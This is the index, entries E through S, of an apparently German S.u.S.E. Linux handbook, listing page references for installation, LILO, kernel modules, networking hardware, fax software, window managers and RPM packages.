- Enlightenment ..... 245
- EPP ..... 352
- Erstinstallation ..... 13
  - YaST starten ..... 20
  - Ausgangslage ..... 16
  - Basiskonfiguration ..... 31
  - Begrüßungsbildschirm .. 17
  - Benutzer einrichten ..... 31
  - Bildschirmfonts ..... 31
  - Boot-Methoden ..... 38
- Bootdiskette mit Unix
  - erstellen ..... 46
- Bootdisketten ..... 45
- Dateisysteme festlegen .. 25
- Festplatte formatieren ... 25
- Grundkonfiguration ..... 31
- Konfiguration auswählen 28
- künftige Boot-Methode . 40
- linuxrc ..... 17
- loadlin installieren ..... 39
- Maus ..... 31
- Modem ..... 31
- Mountpoints festlegen .. 25
- Pakete installieren ... 30, 32
- Pakete kopieren ..... 33
- Partitionen konfigurieren 21
- Partitionieren ..... 42
- Prinzip ..... 16
- Problembeschreibungen . 51
- Setup ..... 37
- Software auswählen .... 28
- Software installieren .... 30
- Startmechanismus mit
  - loadlin ..... 118
- Übersicht ..... 16
- Voraussetzungen ..... 16
- Windows 95
- DOS-Modus ..... 36
- erweiterte Partitionen .... 66
- Ethernet ..... 451
- EtherTeam 16i/32 ..... 361
- expire ..... 186
- exportieren ..... 144
- exports ..... 144
- EXT2 ..... 451
- externer Viewer
  - SuSEFax ..... 192
- F**
- FAQ-Dateien ..... 8
- Farben ..... 251
- Farbtiefe ..... 239
- FAT32 ..... 44
- Fax
  - Hylafax ..... 405
- Fax Server
  - HylaFAX ..... 198
- Fax Sendezeit
  - SuSEFax ..... 193
- fax2ps ..... 193
- faxcover ..... 197
- faxcover ..... 197
- Faxcover

- SuSEFax .... 193, 195, 196  
 FaxCovergen.class ..... 197  
 FaxCovergen.class  
   SuSEFax ..... 197  
 faxgetty ..... 198, 200, 204  
 faxmodem ..... 198  
 faxprint ..... 197  
 faxq ..... 198  
 faxsetup ..... 405  
 FDDI ..... 327  
 fdisk .. 21, 23, 43, 44, 49, 98,  
   105, 107, 111, 112, 390,  
   391  
**\$FEATURE** ..... 278  
 Fenster ..... 451  
 Fenstermanager .... 243, 451  
 Festplatte  
   Parameter ..... 350  
   Zusätzliche ..... 49  
 fhs ..... 372  
 FIFO Datei ..... 198  
 file ..... 277  
 File Transfer Protocol .... 198  
 Files ..... 237  
 Files-Section ..... 237  
 filmsbig ..... 10  
 Filter  
   apsfilter ..... 277  
   apsfilter-Konfiguration . 278  
   Druckerfilter .... 275, 276  
   für Netzwerkdrucker .. 283  
 find ..... 390  
**find** ..... 430  
 finger ..... 470  
 fips ..... 13, 43, 55  
 fips.exe ..... 44  
 Flachbettscanner ..... 303  
 Floppy ..... 349  
 Floppy-Streamer ..... *siehe*  
   Streamer  
 Florian La Roche ..... 9  
 Fokus ..... 451  
 Fonts ..... 251  
 Formatieren  
   Partition ..... 69  
 free ..... 333  
**free** ..... 435  
 Free Software Foundation  
   (FSF) ..... 451  
 FreeBSD ..... 335  
 Freecom ..... 52  
 Freecom Power ..... 363  
 fsck ..... 25
- ftp ..... 160, 470  
 FTP ..... 451  
   Client ..... 451  
   Server ..... 451  
 Fujitsu FMV-181/182/183/184  
   360  
 Funktionstasten  
   gehen nicht ..... 63  
 Funktionsweise  
   HylaFAX ..... 198  
 Future Domain .... 351, 360  
 fvwm ..... 228  
 fvwm ..... 248  
 Fvwm 243, 244, 248, 260, 509  
   **Fvwm** ..... 248  
   Cursor ..... 252  
   Einstellen ..... 252  
   Farbeinstellung ..... 251  
   Farben ..... 251  
   Fonteneinstellung ..... 251  
   Fonts ..... 251  
   Icons ..... 252  
   Einstellen ..... 252  
   Konfigurationsdateien . 249  
   langsamer Start ..... 263  
   Schriften ..... 251  
   Start ..... 249  
 fvwm1 ..... 248  
**fvwm2** ..... 248  
 Fvwm2 vi, 243, 244, 246, 248,  
   260–263, 509, 518  
   **Fvwm2** ..... 248  
   Allgemein ..... 248  
   Einstellungen ..... 250  
   Hintergrundbild ..... 250  
   Konfigurieren ..... 250  
   Start ..... 250  
**Fvwm2** ..... 250  
 Fvwm95 .. 243, 245, 260, 263  
 FvwmBanner ..... 250  
 FvwmButtons ..... 249  
 FvwmIdent ..... 252  
 FX-400 ..... 329
- G**  
 gated ..... 322  
 Gateway ..... 135, 139  
   2 Netzwerkkarten .... 349  
 Gateway-Adresse ..... 135  
 Gatewayadresse ..... 136  
 gcc ..... 309  
 GEM ..... 452  
 getty ..... 204
- Ghostscript ..... 84  
 Ghostscript ..... 83, 277, 284  
 ghostview ..... 252  
 GhostView ..... 193, 509  
**GhostView** ..... 193  
 glibc ..... 375, 452  
 GNOME ..... 57  
 GNU ..... 4, 392, 451  
 GNU Emacs ..... 450  
 GNU Zip ..... 431  
 GNU C/C++ Compiler .... 4  
 Goldstar CD-ROM .. 329, 360  
 Goldstar-CD-ROM ..... 351  
 GPL ..... 421, 483  
 gpm ..... 32, 219, 400  
 Gpm ..... 400  
 GPM ..... 400  
 gra ..... 304  
 Graphische  
   Benutzeroberfläche .. 452  
 grep ..... 390  
**grep** ..... 430  
 group ..... 143  
 Grundbefehle ..... 426  
 Gruppen  
   Verwaltung ..... 90  
 gs ..... 284, *siehe* Ghostscript  
**gs** ..... 83  
**\$GS.RESOL** ..... 287  
 gs\_x11 ..... 193  
 gsview ..... 9  
 gv ..... 193, 509  
**gv** ..... 193  
 gv ..... 9, 193  
 gzip ..... 61  
**gzip** ..... 431
- H**  
 halt ..... 397  
 Handbuch ..... 433  
 Hans Lermen ..... 9  
 Harald König ..... 9  
 Hardware  
   Disketten-Laufwerk ... 302  
   Einbinden ..... 291  
   ISApnp ..... *siehe* ISApnp  
   LS120-Laufwerk ..... 302  
   Plug-and-Play ..... 397  
   PlugAndPlay ..... 291  
   Scanner ..... 303  
   Wechselmedien ..... 302  
   ZIP-Laufwerk ..... 302  
 Hauptmenü ..... 63

- Hauptspeicher . *siehe* Speicher
  - Hercules-Grafikkarte ..... 84
  - hfaxd ..... 198
  - Hilfe ..... 404
    - Bücher ..... 9
    - FAQ ..... 8
    - HowTo ..... 8
    - Hypertext ..... 7
    - Manpage ..... 8
    - README ..... 8
    - Texinfo ..... 8
  - Hintergrundbild ..... 250
  - Hintergrundprozess ..... 452
  - HiSax ..... 171
  - \$HOME** . 247, 256, 265, 283, 448, 460
  - Horizontalfrequenz ..... 230
  - host.conf ..... 137
    - alert ..... 138
    - multi ..... 138
    - nospoof ..... 138
    - order ..... 137
    - trim ..... 138
  - HOSTNAME ..... 139
  - hosts ..... 136, 138
  - Hotline ..... 498
  - HowTo-Dateien ..... 8
  - HP 10/100 VG-AnyLAN . 361
  - HP Eloquence ..... 57
  - HP PCLAN ..... 361
  - HP PCLAN+ ..... 361
  - http-rman ..... 405
  - httpd ..... 404
  - hyla~~fax~~ ..... 187, 196, 197
  - HylaFAX . . . v, 187, 193, 198, 198, 199, 200, 205
  - hyperref ..... 375
  - Hypertext ..... 7
- I**
- I/O-Bereich
    - Reservieren ..... 354
  - I/O-Bereich schützen .... 354
  - i41 ..... 171, 327
  - i41.doc ..... 171, 180
  - i82557/i82558 ..... 360
  - Ian Taylor ..... 163
  - IBM ..... 125, 456
  - IBM OS/2 ..... 437
  - IBM Thinkpad ..... 350
  - Icewm ..... 245
  - ICL EtherTeam ..... 361
  - ICN ..... 171, 328
  - Icons ..... 252
  - Identifizier ..... 240
  - ifconfig ..... 390, 401
  - importieren ..... 144
  - Index aller Serien und Pakete . 80
    - inet c f g ..... 154, 180
    - inetd ..... 31, 139, 402, 419
    - Inetd ..... 198
    - info ..... 8
    - info** ..... 8, 392, 510
    - Info ..... 392, 510
    - Info (info)** ..... 392
    - Infoviewer ..... 8
    - init ..... viii, 108, 372, 390, 393-396, 458
      - Skripte ..... 396
    - Init ..... 198
    - inittab ..... 393
    - INN ..... 404
    - Inode ..... 68, 452
      - Dichte ..... 68, 88
    - Inodedichte ..... 452
    - insmod ..... 310, 311, 341
      - Parameter ..... 341
  - Installation
    - CD-ROM-Laufwerk am
      - Parallelport ..... 52
    - DOS-Partition als Quelle 33
    - Erstinstallation ..... 13
    - FTP ..... 35
    - LILO ..... 105
    - Medium ..... 69
    - Netz als Quelle ..... 35
    - NFS ..... 35
    - Pakete ..... 79
      - Pakete de-installieren .. 376
      - Pakete installieren ..... 376
      - über die Festplatte ..... 33
      - Umfang ..... 75
      - via FTP ..... 74
      - via NFS ..... 72
      - von CD-ROM ..... 70
      - von Festplatten-Partition 71
      - von Verzeichnis ..... 74
      - Von... ..... 69
  - Installationsmedium ..... 69
  - Intel ..... 125, 316
  - Intel EtherExpress 16 .... 359
  - Intel EtherExpressPro ... 359, 360
  - Intel EtherExpressPro 100 360
  - Internet ..... 453
  - Internet Services Daemon
    - inetd ..... 402
    - xinetd ..... 402
  - Internet Super-Server .... 419
  - IOMEGA ZIP drive
    - Parallel Port ..... 325
  - Iomega ZIP Drive ... 351, 361
  - IP-Adresse 73, 135, 136, 139, 453
  - ippdd ..... 179
  - IPX ..... 208
  - IRC ..... 402
  - isapnp .... 292, 293, 295, 297
  - isapnp ..... 297
  - ISApnp ..... 291
  - isapnp.conf ..... 473
  - ISDN ..... 169, 327
    - AVM B1 ..... 328
    - Creatix ..... 328
    - Elsa ..... 328
    - HiSax ..... 328
    - ITK micro ix1 ..... 328
    - Kernelsupport ..... 327
    - Konfiguration ..... 170
    - Spellcaster ..... 328
    - Teles ..... 328
    - YaST ..... 171
  - isdn41 inux ..... 170
  - ISDN4linux ..... 327
  - isdnctrl ..... 170
  - isdnlog ..... 174
  - ISP ..... 453
  - ISP16 ..... 352, 362
  - ISP16/MAD16/Mozart ... 330
- J**
- jade\_dsl ..... 374
  - Java ..... 313
  - JAVA ..... 316
  - Java Developers Kit ..... 316
  - JAZ-Drives ..... 126
  - Job (*Fax-*)
    - SuSEFax ..... 192
  - Job Priorität
    - SuSEFax ..... 192
  - Job-ID ..... 194
  - Job-Parameter ändern
    - SuSEFax ..... 192
  - Jobparameter
    - SuSEFax ..... 192
  - joe ..... 450
  - Jokerzeichen ..... 428, 453
  - jurix ..... 9

- K**
- KDE .. 57, 88, 243, 246, 373, 381
- \$KDEDIR** ..... 255
- kdehelp ..... 254
- kdisplay ..... 258, 259
- kdm .. 88, 255, 256, 374, 505
- Kernel ..... 309, 453
- Auswahl ..... 47
  - Blockgeräte ..... 316
  - CD-ROM ..... 329
  - Compilierung ..... 309
  - Dateisysteme ..... 331
  - Diverses ..... 335
  - Hacking ..... 338
  - ISDN ..... 327
  - Konfiguration ..... 312
  - Module ..... 310, 313
  - Netzwerk ..... 321
  - Netzwerkkarten ..... 325
  - Parameter ..... 47, 341
  - SCSI ..... 324
  - Sound ..... 338
- Kernel profiling ..... 338
- Kernel too big ..... 339
- Kernel-Dämon ..... 396
- kerneld ..... 126, 403, 511
- kerneld** ..... 311
- Kerneldämon ..... 311, 403
- Kernelparameter ..... 47
- kernelmod ..... 171
- Keyboard ..... 237
- Keyboard-Section ..... 237
- kfm ..... 254, 256, 257
- kill ..... 155
- kill** ..... 436
- kmid ..... 300
- kmidi ..... 300
- Kommando ..... 422
- Kommandos ... *siehe* Befehle
- Kommandozeile ..... 454
- Konfiguration
- Ändern ..... 77, 398
  - Desktop ..... 264
  - E-Mail ..... 180
  - Erstinstallation ..... 31
  - Laden ..... 76
  - LILO ..... 99
  - Netzwerk ..... 135
  - Netzzeit ..... 405
  - Speichern ..... 76
  - Taylor-UUCP ..... 163
  - Windowmanager ..... 264
- X11 ..... 218, 228
- Konfigurationen ..... 76
- Konfigurationsdatei ..... 399
- Konfigurationsdateien ... 136
- Konsole ..... 405, 454
- virtuell ..... 454
- Konsolen, virtuelle ..... 425
- Kotobuki ..... 329
- Kotobuki CD-ROM ..... 329
- krpm ..... 381
- kwm ..... 254
- Kwm ..... 245, 260
- L**
- LAN ..... 133, 217, 454
- LAN Manager ..... 208, 438
- Lance ..... 349
- Laptop ..... 125
- latex-cover ..... 197, 511
- latex-cover** ..... 196
- latex-cover ..... 196
- Laufwerksbuchstabe verändert
- 55
- less ..... 8, 390, 428
- libc ..... 309, 380
- LILO** ..... 93
- LILO ..... 93
- LILO ..... 41
- Beispielkonfigurationen 109
  - Bootdiskette ..... 108
  - De-Installation ..... 105
  - DOS und OS/2 booten . 112
  - DOS/Win95 booten ... 110
  - Entfernen ..... 106
  - Installation ..... 105
  - OS/2 booten ..... 111
  - Parameter ..... 341
  - Probleme ..... 112
  - 1024 Zylinder ..... 115
  - Diagnose ..... 114
  - Kernel ab 2.0 ..... 117
  - Startmeldungen ..... 114
  - Windows NT booten ... 110
- lilo.conf ..... 99
- Link ..... 454
- Symbolisch ..... 431
- Linus Torvalds .. 3, 6, 10, 454
- linux ..... 8
- Linux ..... 4, 197, 448, 454
- Einstieg ..... 421
  - Update ..... 369
- Linux-Erstinstallation ..... 13
- linux.par ..... 118
- linuxrc .. i, 14, 17, 18, 35, 36, 40, 45, 127, 370, 383–385, 387, 388, 497
- Linuxrc ..... 52, 134
- Live-Filesystem ..... *siehe* Live-System
- Live-System ..... 50, 69, 88
- Lizenz ..... 483
- ln** ..... 431
- loadlin ii, iv, 9, 34, 37–42, 47, 48, 53, 54, 56, 93, 95, 115, 117–119, 341, 343, 385
- funktioniert nicht ..... 53
  - startet nicht ..... 53
- loadlin.exe ..... 38, 39, 95
- loadlin.exe** ..... 9
- Local Area Network .... *siehe* LAN
- locate ..... 406
- locate** ..... 406
- Löschen
- Benutzer ..... 425
  - Datei ..... 429
  - LILO ..... 106
  - Verzeichnis ..... 426
- Log-Dateien ..... 407
- login ..... 419
- Login ..... 405
- logische Partitionen ..... 66
- Logitech ..... 229
- Logitech Busmaus ..... 352
- logout ..... 422
- logsurfer ..... 418
- loopback ..... 87, 136
- Loopback ..... 400
- lpc ..... 273
- lpc ..... 274
- lpd .. 273–276, 283, 404, 508
- lpq ..... 273
- lpq ..... 273
- lpr ..... 273, 277
- lprm ..... 273
- lprm ..... 273
- lprold ..... 272, 288
- ls ..... 427, 470
- ls** ..... 427
- lsmod ..... 311
- LUN ..... 345
- lx\_suse .... 8, 171, 297, 298, 302, 309, 330
- lxuser ..... 32
- lynx ..... 405, 495

**M**

m4 ..... 183, 261  
 MacOS ..... 448  
 MAD16 ..... 352, 362  
 Mail ..... *siehe* E-Mail  
 make menuconfig ..... 302  
 makemap ..... 183  
 man ..... 8  
 Man in the Middle Angriffe ..  
   415  
 Manpage ..... 433  
 Manpages ..... 8, 392  
**\$MANPATH** ..... 460  
 Manuals ..... 8  
 mars\_nwe ..... 213  
 Massachusetts Institute of  
   Technology ..... 217  
 Massenspeicher ..... 454  
 Matsushita CD-ROM .... 329  
 mattrib ..... 440  
 Maus ..... 399  
   Bus ..... 229  
   HiTablet ..... 229  
   Konfiguration ..... 82  
   Logitech ..... 229  
   Logitech (MouseMan) . 229  
   Microsoft ..... 229  
   MM-Serie ..... 229  
   Mouse Systems ..... 229  
   PS/2 ..... 229  
 Mauspfeil ..... 252  
 Maustasten ..... 229  
 Maustyp ..... 229  
 MBR .... 94, 98, *siehe* Master  
   Boot Record, 455  
**mc** ..... 380  
 mcd ..... 440  
 mcopy ..... 440  
 mdel ..... 440  
 mdir ..... 440  
 Memory ..... *siehe* Speicher  
 Menü ..... 455  
 mformat ..... 440  
 mgetty ..... 158, 187, 204  
 mgetty ..... 158, 187, 204  
 Microsoft ..... 208, 336  
 Microsolutions BackPack 364  
 Midnight Commander ... 380  
 Mike Lesk ..... 162  
 minicom . 147, 148, 156, 373,  
   374  
 Minicom ..... 148, 156  
**minicom -s** ..... 156

MIT ..... 217  
 Mitsumi ..... 329  
 Mitsumi CD-ROM . 329, 352,  
   362  
 Mitsumi FX-001(D) 352, 362  
 mke2fs ..... 53  
 mkfs ..... 390  
 mknod ..... 467  
 mksusewmc ..... 262  
 mkswap ..... 49, 390  
 mlabel ..... 440  
 MlVwm ..... 245  
 mmd ..... 440  
 Modeline ..... 237, 240  
 Modem ..... 160, 399  
   Konfiguration ..... 82  
 Modemanschluß ..... 147  
 modprobe .. 48, 311, 341, 356  
   Parameter ..... 341  
 Modul  
   Dateisysteme ..... 331  
   Laden ..... 385  
   Parameter ..... 386  
 Module ..... 310, 313  
   Übersetzen ..... 339  
   Umgang ..... 310  
 modules.conf ..... 311  
 Monitor ..... 237  
 Monitor-Section ..... 237  
 Monitors ..... 230  
 more ..... 428  
 Motif ..... 245  
 mount .... 144, 390, 438, 457  
 mountd ..... 144, 145  
 Mounten ..... 455  
 Mountpoint ..... 67, 455  
 Mozart ..... 352, 362  
 Mozart CD-ROM .. 330, 352,  
   362  
 mrd ..... 440  
 mread ..... 440  
 mren ..... 440  
 MS-Windows ..... 452  
 msdos.sys ..... 118  
 mtools ..... 302, 439, 440  
 mtools ..... 439, 440  
 mtype ..... 440  
 Multiprocessing ..... 455  
 Multiprozessor ..... 313  
 Multisession CD-ROM .. 352,  
   362  
 Multitasking ..... 455  
 Multiuser ..... 456

**mv** ..... 429  
 Mwm ..... 243, 245, 260  
 mwrite ..... 440  
**N**  
 Namensdienst ..... 207  
 Nameserver ... 135, 136, 138,  
   402  
 ncpfs ..... 323  
 NCR 5380 ..... 352  
 NCR 53c400 ..... 353  
 NCR 53c406a ..... 353  
 NCR 53C810 ..... 342  
 ncurses ..... 392  
 NE1000/2000 ..... 362  
 NE2000 ..... 356  
 net\_tool ..... 288  
 NetBEUI ..... 208  
 NetBIOS ..... 207, 208  
 NetBSD ..... 335  
 netcfg ..... 288  
 Netgroups ..... 143  
 netmask ..... 135  
 netscape ..... 495  
 Netscape ..... 56–58, 152  
 netstat ..... 390  
 NetWare ..... 207  
 NetWare 4.1 ..... 213  
 Network File System ... *siehe*  
   NFS  
 Network Information Service .  
   *siehe* NIS  
 networks ..... 137  
 Netzkarte  
   Konfiguration ..... 82  
   NE2000 ..... 327  
 Netzwerk ..... 456  
   Dummy-Device ..... 401  
   Konfiguration ..... 135  
   Konfigurationsdateien . 136  
   Parallel Port ..... 364  
 Netzwerkadresse ..... 139  
 Netzwerke ..... 133  
 Netzwerkkarte  
   3COM 3c501 ..... 357  
   3COM 3c503 ..... 357  
   3COM 3c505 ..... 357  
   3COM 3c507 ..... 357  
   3COM 3c509 ..... 357  
   3COM 3c515 ..... 357  
   3COM 3c579 ..... 357  
   3COM 3c590 ..... 357

- 3COM 3c900 ..... 357  
 AM7990 Chipsatz ..... 363  
 AT1700 ..... 358  
 Cabletron ..... 358  
 D-Link DE620 ..... 359  
 DE10x ..... 359  
 DE20 ..... 359  
 DE203 ..... 359  
 DE204 ..... 359  
 DE205 ..... 359  
 DE42 ..... 359  
 DE425 ..... 358  
 DE434 ..... 358  
 DE435 ..... 358  
 DE450 ..... 358  
 DE500 ..... 358  
 DEC EtherWORKS ... 359  
 Digital ..... 358  
 Digital DEPCA ..... 359  
 E21xx ..... 358  
 EtherBlaster ..... 363  
 EtherTeam 16i/32 .... 361  
 EtherWORKS 3 ..... 359  
 Fujitsu  
   FMV-181/182/183/184 .. 360  
 HP 10/100 VG-AnyLAN ... 361  
 HP 27245 ..... 361  
 HP 27247B ..... 361  
 HP 27252A ..... 361  
 HP 27xxx ..... 361  
 HP PCLAN ..... 361  
 HP PCLAN+ ..... 361  
 IBM Token Ring ..... 361  
 ICL EtherTeam ..... 361  
 Intel EtherExpress 16 .. 359  
 Intel EtherExpress Pro . 359  
 Intel EtherExpress Pro 100 . 360  
 Lance ..... 363  
 Novell NE1000/2000 .. 362  
 SMC 9194 ..... 364  
 SMC Ultra ..... 364  
 Token Ring ..... 361  
 Unterstützung ..... 327  
 WD80x3 ..... 365  
 Western Digital ..... 365  
 Netzwerkkarten ..... 348  
 Netzwerkmaste 135, 136, 139  
 Netzwerkmonte  
   Argus ..... 406  
 News ..... 147  
 newsdaily ..... 185  
 newsrun ..... 185  
 newswatch ..... 185  
 NeXTstep ..... 335  
 NeXTstep ..... 438  
 NeXTSTEP ..... 245  
 NFS 143, *siehe* Dateisysteme,  
   456  
   Group-IDs ..... 403  
   Installation von ..... 72  
   Server ..... 403  
   User-IDs ..... 403  
 NFS-Client ..... 144  
 NFS-Server ..... 144  
 nfsd ..... 144, 145  
 NI6510 ..... 363  
 NIS ..... 142  
 NIS-Domain ..... 142  
 NIS-Server ..... 142  
 nkit ..... 380  
 nkita ..... 148, 159, 288  
 nkitb ..... 148, 159, 288  
 nn ..... 187  
 NNTP ..... 404  
 NNTP-Server ..... 402  
 nntpd ..... 404  
 Notebook ..... 125  
   PCMCIA ..... 400  
   Thinkpad ..... 52  
 Notfallsystem ..... 388  
 Novell ..... 208  
 Novell NE1000/2000 .... 362  
 Novell Netware ..... 323  
 Novell-Server-Emulation . 405  
 Nullmodem ..... 159
- O**  
 Octal ..... 328  
 Okano CD-ROM ..... 329  
 olvwm ..... 471  
 Olvwm ..... 243, 245  
 olwm ..... 471  
 Omnibook ..... 350  
 Online-Manual ..... 426  
 OpenLook ..... 245  
 Optics Storage ..... 329  
 Optics Storage CD-ROM 329,  
   353, 363  
 Orchid CD-ROM ..... 329  
 OS/2 ..... 188, 334, 448  
   Booten ..... 111, 112  
   Bootmanager ..... 95
- Linux-Partitionen anlegen ..  
 44  
 OSF-Motif ..... 3  
 oss ..... 301  
 ossdemo ..... 301
- P**  
 Paket  
   3dpixm ..... 263  
   3dpixms ..... 263  
   allman ..... 375  
   apache ..... 415  
   apassl ..... 415  
   aps ..... 277, 280, 288  
   autofs ..... 335  
   bind ..... 181  
   binutils ..... 309  
   books ..... 9  
   cdb ..... 48, 222, 373  
   cdesim ..... 260  
   cnews ..... 184  
   colortbl ..... 375  
   cron ..... viii, 391  
   curses ..... viii, 392  
   diald ..... 148  
   doc ..... 421  
   docbkds1 ..... 375  
   faxprint ..... 197  
   fhs ..... 372  
   filmsbig ..... 10  
   fvwm ..... 248  
   fvwm1 ..... 248  
   gcc ..... 309  
   gra ..... 304  
   gs\_x11 ..... 193  
   gsview ..... 9  
   gv ..... 9, 193  
   hylafax .... 187, 196, 197  
   hyperref ..... 375  
   i4l ..... 171, 327  
   i4ldoc ..... 171, 180  
   inetcfg ..... 154, 180  
   isapnp ..... 297  
   isdn4linux ..... 170  
   jade\_dsl ..... 374  
   kernmod ..... 171  
   latex-cover ..... 196  
   libc ..... 309, 380  
   linux ..... 8  
   lprold ..... 272, 288  
   lx\_suse .. 8, 171, 297, 298,  
     302, 309, 330  
   lxuser ..... 32

- mgetty ..... 158, 187, 204
- mttools ..... 439, 440
- ncurses ..... 392
- net\_tool ..... 288
- netcfg ..... 288
- nkit ..... 380
- nkita ..... 148, 159, 288
- nkitb ..... 148, 159, 288
- oss ..... 301
- ossdemo ..... 301
- pcmcia ..... 125, 318
- pcmcia\_s ..... 318
- postgres ..... 369, 375
- ppp ..... 148
- ppp\_nt ..... 154
- rpm ..... 380
- sane ..... 304
- sax ..... 218
- sdb\_de ..... 178, 372, 495
- sendfax ..... 187
- shlibs5 ..... 375
- slip ..... 159
- sp ..... 374
- ssh ..... 414, 419
- susefax ..... 187, 197
- susehilf ..... 8, 178, 205
- suseppp ..... v, 149, 152
- tcl ..... 312
- tiff ..... 193
- tk ..... 312
- toppp ..... 154
- tripwire ..... 417
- trn ..... 187
- trn\_spl ..... 187
- wget ..... 379
- wie\_geht ..... 8
- x3dlabs ..... 374
- xcyrinx ..... 374
- xf86 ..... 312
- xfsetup ..... 217
- xglint ..... 374
- xinetd ..... 420
- xlpq ..... 273
- xntp ..... 405
- xisis ..... 374
- xvga16 ..... 218
- ypclient ..... 142
- ypserver ..... 143
- Paket-Manager ..... 375
- paket.tgz ..... 61
- Paketbeschreibungen ..... 78
- Pakete
  - Abhängigkeiten überprüfen
    - 80
    - Auswahl ..... 77
    - Compilieren ..... 379
    - Einspielen ..... 80
    - Index ..... 80
    - Installation ..... 79
    - Konfigurationen ..... 76
    - Löschen ..... 81
    - Suchen ..... 80
  - Pakete auswählen ..... 28
  - Paketformat ..... 375
  - Paketinformationen ..... 78
  - Paketinstallation ..... 78
  - Panasonic CD-ROM 329, 355, 365
  - Papierformat
    - SuSEFax ..... 192
  - Parallelport-CD-ROM ... 353, 363, 364
  - Partition
    - Formatieren ..... 69
    - Swap ..... 58
  - Partition Magic ..... 42
  - Partition verkleinern ..... 43
  - Partitionen
    - Einrichten ..... 64
    - erweiterte ..... 66
    - Formatieren ..... 25
    - Konfigurieren ..... 21
    - logische ..... 66
    - primäre ..... 66
    - Swap ..... 65
    - Typen ..... 55
    - Zusätzliche ..... 49
  - Partitionieren ..... 42, 64
    - Anfänger ..... 55
    - Experte ..... 57
  - Partitionstabelle ..... 94
  - passwd ..... 143, 161
  - PATH ..... 418
  - \$PATH** 7, 155, 247, 255, 390, 423, 460
  - Patrick Volkerding ..... 10
  - PC ..... 456
  - PC-Karten ..... 125
  - pcmcia ..... 125, 318
  - PCMCIA ..... 125, 371, 400
  - pcmcia\_s ..... 318
  - PentiumPro ..... 338
  - perl ..... 406
  - Permissions ..... 407
  - Pfad ..... 456
    - absolut ..... 456
    - relativ ..... 456
  - Philips CM206 . 329, 353, 364
  - Philips CM206 CD-ROM 329
  - phone ..... 164
  - ping ..... 416
  - Pipe ..... 456
  - PLIP ..... 364
  - plp ..... 282
  - PlugAndPlay ..... 291
  - pnpdump . 292, 293, 295, 297, 473
  - Pointer ..... 237
  - Pointer-Section ..... 237
  - port ..... 165, 166
  - portmap ..... 31, 144
  - Portmapper ..... 403
  - ports ..... 165
  - Post ..... *siehe* E-Mail
  - postgres ..... 369, 375
  - PostgreSQL ..... 369, 375
  - PostScript-Template
    - SuSEFax ..... 196
  - Powermanagement ..... 337
  - ppp ..... 148
  - PPP ..... 147, 148
  - ppp-down ..... 156
  - ppp-up ..... 154, 155
  - ppp.chat ..... 155
  - ppp\_nt ..... 154
  - pppd 148, 151, 152, 154, 372, 373
  - ppplogin ..... 158
  - primäre Partitionen ..... 66
  - printcap ..... 275
  - \$PRINTER** ..... 273
  - Printer-Accounting ..... 282
  - Pro Audio Spectrum 343, 353
  - Pro Audio Spectrum 16 .. 353
  - Probleme
    - bei Erstinstallation ..... 51
  - Proc-Dateisystem ..... 457
  - procmail ..... 182
  - Programm ..... 457
    - Aufruf ..... 422
  - Programme
    - Compilieren ..... 379
    - Quellcode ..... 77
  - Prompt ..... 457
  - Protectedmodus ..... 54
  - Protokoll ..... 457
  - Proxy
    - FTP ..... 405

- Gopher ..... 405  
 HTTP ..... 405  
 Prozess ..... 452  
 Prozeß ..... 457  
 Prozessor ..... 457  
 ps ..... 333, 457  
**ps** ..... 436  
 PS/2 ..... 352  
**pstree** ..... 436
- Q**  
 qmail ..... 180  
 Quellcode ..... 77  
 Quellen  
   Compilieren ..... 379  
 Queue ..... *siehe*  
   Druckwarteschlange  
 Queueing Agent  
   HylaFAX ..... 198  
 Queueing Agent  
   HylaFAX ..... 200  
 Qvwm ..... 245
- R**  
 Radius ..... 404  
 RAM ..... *siehe* Speicher, 457  
 Ramdac ..... 231  
 rawip ..... 175, 176, 178  
 rawip-HDLC ..... 175  
 rawrite ..... 46  
 rawrite.exe ..... 46  
 rc ..... 395  
 /etc/rc.config ..... 398  
 rc.config ..... 399  
 rcp.ugidd ..... 403  
 README-Dateien ..... 8  
 reboot ..... 424  
 Reboot ..... 353, 405, 406  
 Rechnername ..... 134, 136  
 Rechte ..... 407  
 Rescue-Diskette ..... 388  
 Reset ..... 353  
 resolv.conf ..... 138  
 Rettungssystem ..... 388  
   Benutzen ..... 390  
   starten ..... 389  
 RFC1861 ..... 198  
 RFC959 ..... 198  
 Richard Stallman ..... 451  
 Ricoh ..... 125  
 rlogin ..... 402  
 Rlogin ..... 457  
**rm** ..... 429  
 rmdir ..... 310  
 ROM ..... 457  
 Root ..... 458  
 Rootpartition ..... 354  
 route ..... 390  
 route.conf ..... 140  
 Router ..... 322  
 Routing  
   route.conf ..... 140  
 RPC-Mount-Dämon ..... 144  
 RPC-NFS-Dämon ..... 144  
 RPC-Portmapper ..... 144  
 rpc.mountd ..... 144, 403  
 rpc.nfsd ..... 144, 403  
 rpc.portmap ..... 144  
 rpm ..... 379, 381  
**rpm** ..... 375, 458, 505, 515  
 rpm ..... 380  
 RPM ..... 375, 458, 505, 515  
   Datenbank ..... 407  
**RPM (rpm)**  
   rpmorig ..... 376  
   rpmsave ..... 376  
 Runlevel ..... 394, 458  
   wechseln ..... 395  
 rwhod ..... 403
- S**  
 S.u.S.E.  
   Dienstleistungen ..... 500  
   Rettungssystem ..... 388  
   Rettungssystem starten ..... 389  
   Telefonnummern ..... 500  
 SuSE ..... 500  
 Samba ..... 207, 334, 405  
   Zugriffsrechte ..... 209  
 sane ..... 304  
 SANE ..... 303  
 Sanyo CD-ROM ... 330, 354,  
   364  
 Sanyo CDR-H94A ..... 330  
**sax** ..... 217  
 sax ..... 218  
 SaX v, 217–225, 227, 228, 496  
 Scanner  
   Konfiguration ..... 82  
 Schalter ..... 458  
 Schnittstelle ..... 458  
 Schnittstellen  
   parallele ..... 271  
 Schriften ..... 251  
 SCO ..... 334  
 SCO-Unix ..... 438  
 Screen ..... 237  
 Screen-Section ..... 237  
 SCSI  
   Adaptec  
     AHA-152x/151x/1505 ...  
       357  
   AdvanSys ..... 345  
   AHA-152x/151x/1505 . 343  
   AHA-154x ..... 344  
   AHA-274x ..... 344  
   AHA-284x ..... 344  
   AHA-294x ..... 344  
   AM53/79C974 ..... 345  
   Future Domain ... 351, 360  
   Im Kernel ..... 324  
   LUN ..... 345  
   NCR 5380 ..... 352  
   NCR 53c400 ..... 353  
   NCR 53c406a ..... 353  
   Seagate ST01/02 ..... 354  
   Streamer ..... 354  
   TMC-16x0 ..... 351, 360  
   TMC-885/950 ..... 351  
   Trantor T128/128F/228 355  
   Trantor T130B ..... 355  
 scwm ..... 245  
 SDB ..... 495  
